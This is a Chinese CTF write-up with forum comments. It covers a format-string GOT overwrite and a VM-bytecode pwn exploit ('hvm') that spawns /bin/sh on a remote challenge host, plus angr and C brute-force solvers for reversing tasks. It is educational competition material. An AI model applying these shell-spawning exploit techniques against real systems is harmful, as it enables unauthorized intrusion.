
```
    print "[+] Got system address -> {}".format(hex(system_addr))
    payload = fmtstr_payload(6, {printf_got: system_addr})
    #p.recvuntil('\n')
    p.sendline(payload)
    p.recvuntil('\n')
    p.sendline('/bin/sh\x00')
    p.interactive()

if __name__ == '__main__':
    main()
```

最终获得的flag如下：




```
$<5>[$<2>DEBUG] Received 0x37 bytes:
$<5>    00000000  1b 5b 34 37  3b 33 31 3b  35 6d 43 6f  6e 67 72 61  │·[47│;31;│5mCo│ngra│
    00000010  74 75 6c 61  74 69 6f 6e  73 2c 70 6c  65 61 73 65  │tula│tion│s,pl│ease│
    00000020  20 69 6e 70  75 74 20 79  6f 75 72 20  74 6f 6b 65  │ inp│ut y│our │toke│
    00000030  6e 3a 1b 5b  30 6d 20                               │n:·[│0m │
    00000037
$<5>Congratulations,please input your token: $<$<5>icq780d8d7b8784c6b31a1ac1e186bb4
[$<2>DEBUG] Sent 0x21 bytes:
    'icq780d8d7b8784c6b31a1ac1e186bb4\n'
$<5>[$<2>DEBUG] Received 0x27 bytes:
$<5>    'flag{7e979c737adbb4aaa1a5c37b47871858}\n'
$<5>flag{7e979c737adbb4aaa1a5c37b47871858}
$<5>[$<2>DEBUG] Received 0x1 bytes:
$<5>    '\n'
```

0x06 Hvm



```
root@ubuntu:~/dpan/pwn/wangding2/hvm# strace ./hvm
execve("./hvm", ["./hvm"], [/* 22 vars */]) = 0
brk(NULL)                               = 0x555555757000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=98163, ...}) = 0
mmap(NULL, 98163, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7ffff7fdf000
close(3)                                = 0
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0P\t\2\0\0\0\0\0"..., 832) = 832
fstat(3, {st_mode=S_IFREG|0755, st_size=1868984, ...}) = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7ffff7fde000
mmap(NULL, 3971488, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7ffff7a0d000
mprotect(0x7ffff7bcd000, 2097152, PROT_NONE) = 0
mmap(0x7ffff7dcd000, 24576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1c0000) = 0x
7ffff7dcd000
mmap(0x7ffff7dd3000, 14752, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x7ffff7
dd3000
close(3)                                = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7ffff7fdd000
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7ffff7fdc000
arch_prctl(ARCH_SET_FS, 0x7ffff7fdd700) = 0
mprotect(0x7ffff7dcd000, 16384, PROT_READ) = 0
mprotect(0x555555755000, 4096, PROT_READ) = 0
mprotect(0x7ffff7ffc000, 4096, PROT_READ) = 0
munmap(0x7ffff7fdf000, 98163)           = 0
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7ffff7ff5000
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7ffff7ff3000
alarm(30)                               = 0
open("/hvmbin", O_RDONLY)               = 3
read(3, "\7\0\0\0o\n\0\0\7\0\0\0hell\f\0\0\0\30\0\0\0\0\0\0\1\4\0\0\0"..., 4000) = 4000
write(1, "hello\n", 6hello
)                  = 6
read(0,
"\n", 240)                      = 1
write(1, "bye\n\0\0", 6bye
)                = 6
exit_group(0)                           = ?
+++ exited with 0 +++
```

由测试可知，当输入长度大于52时（算入回车），出现crash
根据crash可定位到切换虚拟机eip的位置



```
root@ubuntu:~/dpan/pwn/wangding2/hvm# ./hvm
hello
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
bye
root@ubuntu:~/dpan/pwn/wangding2/hvm# ./hvm
hello
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
root@ubuntu:~/dpan/pwn/wangding2/hvm#
```

定位对应堆地址，栈和eip的全局变量:

```
0x7ffff7ff3fc0 ■■■■■■■payload■■
■■■           ■■■           ■■■■■■■
0x7ffff7ff5000 current_buf      0x555555756100
0x7ffff7ff5000 curren_buf_start 0x5555557560f8
0x7ffff7ff4000 stack_base       0x5555557560d0
               stack           0x5555557560b8
0x7ffff7ff3000 mmap_0x2000      0x5555557560e0
```

生成payload：

```
syscall_eip = (__int64)syscall_eip_start + 4 * ((signed int)re(pop stack) + 3);
```

控制eip栈地址距离payload地址的偏移

```
0x7ffff7ff3ff4 - 0x7ffff7ff3fc0 = 0x34 = 52
```

第一个eip偏移

```
syscall_eip = (((target - syscall_eip_start) >> 2)-3) = (((0x7ffff7ff3fc0 - 0x7ffff7ff5000) >> 2)-3) = 9xFFFFFBED
```

第二个eip偏移，前52个字节无法填充payload，所以再次跳转


```
syscall_eip = (((target - syscall_eip_start) >> 2)-3) = (((0x7ffff7ff4000 - 0x7ffff7ff5000) >> 2)-3) = 0xFFFFFBFD
```

栈偏移

```
stack_offset = (target_base_stack - mmap_0x2000)/4 = (0x7ffff7ff3500 - 0x7ffff7ff3000) / 4 = 0x140
```

payload:

```
13 00 00 00                base_stack = (re(pop stack) * 4) + mmap_0x2000 = mmap_0x2000+0x500
12 00 00 00                stack = base_stack
07 00 00 00 ff ff fb fd    push FFFFFBFD
06 00 00 00                syscall_eip= syscall_eip_start+ 4 * ((signed int)re(pop stack) + 3);
<...■■■■■■■■52■■■...>
ff ff fb ed s              tack■■■■■ ■■■■syscall_eip■■
00 00 01 40 00 00 01 40    ■■■■■■■
07 00 00 00 2f 73 68 00    push /bin
07 00 00 00 2f 62 69 6e    push /sh
0d 00 00 00                syscall_rdi = stack
1a 00 00 00 00 00 00 00    syscall_rsi = (signed int)re(*(_DWORD *)curren_buf);
01 00 00 00 00 00 00 3b    syscall_rax = (signed int)re(*(_DWORD *)curren_buf);
04 00 00 00 00 00 00 00    syscall_rdx = (signed int)re(*(_DWORD *)curren_buf);
0e 00 00 00                syscall
```



```
root@ubuntu:~/dpan/pwn/wangding2/hvm# python exp1.py
[+] Opening connection to 117.50.4.173 on port 10315: Done
[DEBUG] Received 0x6 bytes:
    'hello\n'
[DEBUG] Sent 0x70 bytes:
    00000000  13 00 00 00  12 00 00 00  07 00 00 00  ff ff fb fd  │····│····│····│····│
    00000010  06 00 00 00  41 41 41 41  41 41 41 41  41 41 41 41  │····│AAAA│AAAA│AAAA│
    00000020  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
    00000030  41 41 41 41  ff ff fb ed  00 00 01 40  00 00 01 40  │AAAA│····│···@│···@│
    00000040  07 00 00 00  2f 73 68 00  07 00 00 00  2f 62 69 6e  │····│/sh·│····│/bin│
    00000050  0d 00 00 00  1a 00 00 00  00 00 00 00  01 00 00 00  │····│····│····│····│
    00000060  00 00 00 3b  04 00 00 00  00 00 00 00  0e 00 00 00  │···;│····│····│····│
    00000070
[*] Switching to interactive mode
[DEBUG] Received 0x37 bytes:
    00000000  1b 5b 34 37  3b 33 31 3b  35 6d 43 6f  6e 67 72 61  │·[47│;31;│5mCo│ngra│
    00000010  74 75 6c 61  74 69 6f 6e  73 2c 70 6c  65 61 73 65  │tula│tion│s,pl│ease│
    00000020  20 69 6e 70  75 74 20 79  6f 75 72 20  74 6f 6b 65  │ inp│ut y│our │toke│
    00000030  6e 3a 1b 5b  30 6d 20                              │n:·[│0m │
    00000037
[redacted] $ icq780d8d7b8784c6b31a1ac1e186bb4
[DEBUG] Sent 0x21 bytes:
    'icq780d8d7b8784c6b31a1ac1e186bb4\n'
[DEBUG] Received 0x27 bytes:
    'flag{fdeda99963bffce325163ba45c604649}\n'
flag{fdeda99963bffce325163ba45c604649}
[*] Got EOF while reading in interactive
```

exp:

4.Exp:

```
from pwn import *

#context.log_level = 'debug'
#p = process("./hvm")
p = remote("117.50.4.173", 10315)

payload = "\x13\x00\x00\x00\x12\x00\x00\x00\x07\x00\x00\x00\xff\xff\xfb\xfd\x06\x00\x00\x00"
payload = payload + 'A' * (52 - len(payload))
payload = payload + "\xff\xff\xfb\xed\x00\x00\x01\x40\x00\x00\x01\x40\x07\x00\x00\x00\x2f\x73\x68\x00\x07\x00\x00\x00\x2f\x62\

p.sendafter("hello\n", payload)
p.interactive()
```

这题后来看到看雪上还有更简单的解法


Reverse

0x07 Martricks

使用angr，先ida反汇编得到
成功路径find=0x400A84
失败路径：avoid=0x400A90
代码如下：

```
import angr

def main():
   p = angr.Project("martricks")
   simgr = p.factory.simulation_manager(p.factory.full_init_state())
   simgr.explore(find=0x400A84, avoid=0x400A90)

   return simgr.found[0].posix.dumps(0).strip('\0\n')

if __name__ == '__main__':
print main()
```

运行得到flag:



```
r@r1:~/Downloads/angr-doc-master/examples/defcamp_r100$ ./martricks
input your flag:
flag{Everyth1n_th4t_kill5_m3_m4kes_m3_fee1_aliv3}
congrats!
r@r1:~/Downloads/angr-doc-master/examples/defcamp_r100$
```


0x08 Give_a_try

根据反汇编的结果编写如下代码，其中2个注意点是：
1、srand的值需要动态调试确定下其初始值
2、以42个字符的和值为遍历，发现其值都有：3681

```
const int BUFF_LEN = 255*50*50;
int * pbuff=NULL;

unsigned int dword_4030B4[42] = {
0x63B25AF1,0x0C5659BA5,0x4C7A3C33,0x0E4E4267,0x0B611769B,
0x3DE6438C,0x84DBA61F,0x0A97497E6,0x650F0FB3,0x84EB507C,
0x0D38CD24C,0x0E7B912E0,0x7976CD4F,0x84100010,0x7FD66745,
0x711D4DBF,0x5402A7E5,0x0A3334351,0x1EE41BF8,0x22822EBE,
0x0DF5CEE48,0x0A8180D59,0x1576DEDC,0x0F0D62B3B,0x32AC1F6E,
0x9364A640,0x0C282DD35,0x14C5FC2E,0x0A765E438,0x7FCF345A,
0x59032BAD,0x9A5600BE,0x5F472DC5,0x5DDE0D84,0x8DF94ED5,
0x0BDF826A6,0x515A737A,0x4248589E,0x38A96C20,0x0CC7F61D9,
0x2638C417,0x0D9BEB996 };

unsigned int hack_one(int a1,int a2)
{
   __asm {
           mov eax, dword ptr[esp + 8]
           movzx   ecx, byte ptr[esp +12]
           mul     ecx
           mov     ecx, 0FAC96621h
           push    eax
           xor     edx, edx
           div     ecx
           pop     eax
           push    edx
           mul     eax
           div     ecx
           mov     eax, edx
           mul     edx
           div     ecx
           mov     eax, edx
           mul     edx
           div     ecx
           mov     eax, edx
           mul     edx
           div     ecx
           mov     eax, edx
           mul     edx
           div     ecx
           mov     eax, edx
           mul     edx
           div     ecx
           mov     eax, edx
           mul     edx
           div     ecx
           mov     eax, edx
           mul     edx
           div     ecx
           mov     eax, edx
           mul     edx
           div     ecx
           mov     eax, edx
           mul     edx
           div     ecx
           mov     eax, edx
           mul     edx
           div     ecx
           mov     eax, edx
           mul     edx
           div     ecx
           mov     eax, edx
           mul     edx
           div     ecx
           mov     eax, edx
           mul     edx
           div     ecx
           mov     eax, edx
           mul     edx
           div     ecx
           mov     eax, edx
           mul     edx
           div     ecx
           mov     eax, edx
           pop     edx
           mul     edx
           div     ecx
           mov eax, edx
   }
}

int main()
{
   pbuff = new int [BUFF_LEN];
   for (int sum = 42; sum < 255 * 42; sum++)
```

```
    {
        srand(sum^0x31333359);
        for (int j = 0; j < 42; j++)
            pbuff[sum*42 + j]= rand();
    }
    for (int num = 0; num <42; num++)
    {
        for (int i = 0; i <255; ++i)
        {

            for (int sum = 42; sum < 255 * 42; sum++)
            {

                if (hack_one(pbuff[sum * 42 + num],i) == dword_4030B4[num] && sum==3681)
                {
                    printf("%c",i);
                }
            }
        }
    }
    printf("\nend\n");
    return 0;
}
```

最后得到flag:



flag{wh3r3_th3r3_i5_@_w111-th3r3_i5_@_w4y}

Correct!

点击收藏 | 0 关注 | 1

[上一篇：blackhat议题深入 | ph...]() [下一篇：威胁猎人 | 2018年上半年短视...]()

1. 10 条回复

[小青2912]() 2018-08-23 09:34:57

拜大神，请问二叉树有结果吗？

0 回复Ta

kla****@sina.com 2018-08-23 09:48:13

@小青2912 那题是红黑树，在这里生成题目的红黑树，然后按提示删节点，最后解码生成flag

0 回复Ta

小青2912 2018-08-23 09:58:02

@kla****@sina.com 我也生成红黑树了，可是解码的结果不大对，开头不是flag...而是fnae}什么的 哭

0 回复Ta

t_1494260510398_ 2018-08-23 10:13:05

R。。 Martricks 我还以为是逆向他的算法。

0 回复Ta

小青2912 2018-08-23 10:38:12

@kla****@sina.com 我找到问题原因了，不过不能验证答案了哈哈哈

0 回复Ta

---

lawhack 2018-08-23 11:14:57

那道give a try没有结果，我运行了一遍程序，返回了end，没有输出flag，这是什么情况？？

0 回复Ta

Lilac 2018-08-23 12:01:11

@t_1494260510398_ 可以逆向算法得到一组方程吧

0 回复Ta

Lilac 2018-08-23 12:04:50

give_a_try可以RSA(pow(a[i]*rand(),65537, n))

0 回复Ta

---

unic0rn 2018-08-23 13:32:59

虚幻是怎么拼接的如此清晰的，我拼接的特别模糊

0 回复Ta

---

fad****vida 2018-08-24 00:02:38

@lawhack ```cpp

include <iostream></iostream>

include <cstdio></cstdio>

include <cstdlib></cstdlib>

```
using namespace std;
unsigned int m[42] =
{
1683306, 2791044, 2305108, 2970108,
16728, 3588802, 2192320, 914940,
2437320, 459867, 2875365, 3571292,
3320616, 373422, 418836, 1584825,
634980, 2859675, 358545, 1535390,
724608, 929480, 1815345, 1152676,
1134546, 1584660, 670815, 1820736,
1900496, 106539, 877572, 679677,
233985, 1028790, 169282, 992560,
469568, 133570, 2957031, 460096,
2915374, 3752875
};

unsigned char flag[42] = {0};
int main(){
unsigned int a = 0x31333359;
for(unsigned i=0;i<0xff*42;i++)
{
srand(a^i);
unsigned int sum = 0;
for(int j=0;j<42;j++)
{
unsigned int b = rand();
if(b==0)
continue;
flag[j] = m[j]/b;
sum += flag[j];
}
```

```
if(sum == i)
{
 printf("%d\n",sum);
 for(int j=0;j<42;j++)
   printf("%c",flag[j]);
 printf("\n");
}
```

```
}
system("pause");
return 0;
}
```

其中m数组就是dword_4030B4这个数组rsa解密(e=65537,n=0xfac96621)后的结果

0 回复Ta